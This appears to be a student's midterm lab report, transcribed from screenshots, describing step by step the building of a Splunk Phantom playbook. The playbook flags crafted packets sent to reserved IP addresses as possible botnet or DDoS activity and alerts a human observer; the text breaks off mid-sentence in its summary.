

Midterm Deliverable By Kevin Harianto

Table Of Contents

Part 1 Phantom Playbook:




^Started up Splunk phantom and listed out the location of the web GUI (5:41 pm)




^logged in and went straight to the location of the playbooks to have an option to add one. (5:42 pm)

^logging into the playbook editor (5:43 pm)




^At the start of the box (5:43 pm)




^loading in filters, prompts etc. (5:44 pm)


NOTE: Goal of this playbook is to filter out and label crafted packets that are sent to an anomalous address range to the host and warn that it is crafted and that it is coming from a botnet towards the dedicated Observer.




^The goal of this filter is to find and highlight weirdly sent packets that can be a showcase of OS fingerprinting to see how the system would react to weirdly crafted packets. (6:15 pm)




^Due to how attackers usually use scanners on a large scale basis with a botnet to find open ports faster I have utilized the playbook for botnet monitoring, in case this is not a signal for an imminent DDoS attack on the network. (6:29 pm)




^Furthermore, in terms of a possibility of dealing with a DDoS attack using a large scale botnet to utilize a lot of scripted IP Addresses with an illegal range I have created an additional filter to check whether this attempt to connect to the critical server's reserved IP Address is spammed. (6:33 pm)



^I have relinked the filters to be one after another as well as created a human prompt for a role of an observer to look into the possibility of a DDoS attack and to ban the IP Address and to reconfigure the firewall so the attack cannot happen again. (6:38 pm)




^Renamed to Midterm Practical (malicious IP Botnet Spam) and finalized the ending of the playbook to make it more human readable and understandable. (6:39 pm)




^This should allow the playbook to gain data on multiple possible labels and this is categorized as a threat response as this threat of a botnet targeting the reserved IP Address directly should be taken seriously as these attacks could result in the systems information being exposed; as the systems reaction on the attempted connection may


give up sensitive information on how the attacker would create the script and if there are any vulnerabilities present in the network. (6:46 pm)




^Remembered that this playbook is only protecting reserved IP Addresses so in order to prevent wasted overhead an additional condition is made to skip the extra processes. (6:51 pm)



^more streamlined playbook process to reduce overhead of shifting through the botnet playbook despite the destination not being an illegal area. (6:55 pm)



^Saving the playbook (6:58 pm)




^This highlights the playbook running as intended. (7:00 pm)

Summary: The playbook basically starts with the filter to see if the target network connection is at a reserved address which is never made naturally. This means that it is crafted, and with the goal in mind to see if it is referencing a possibility of a botnet attack signaling a possible DDoS attack on the network to get the host to react to the illegal address targeting. Next the filter will check whether this is happening on a large scale where the load balancer may have a hard time processing it. Finally, the playbook will immediately warn the observer that an attack is occurring on the network so that

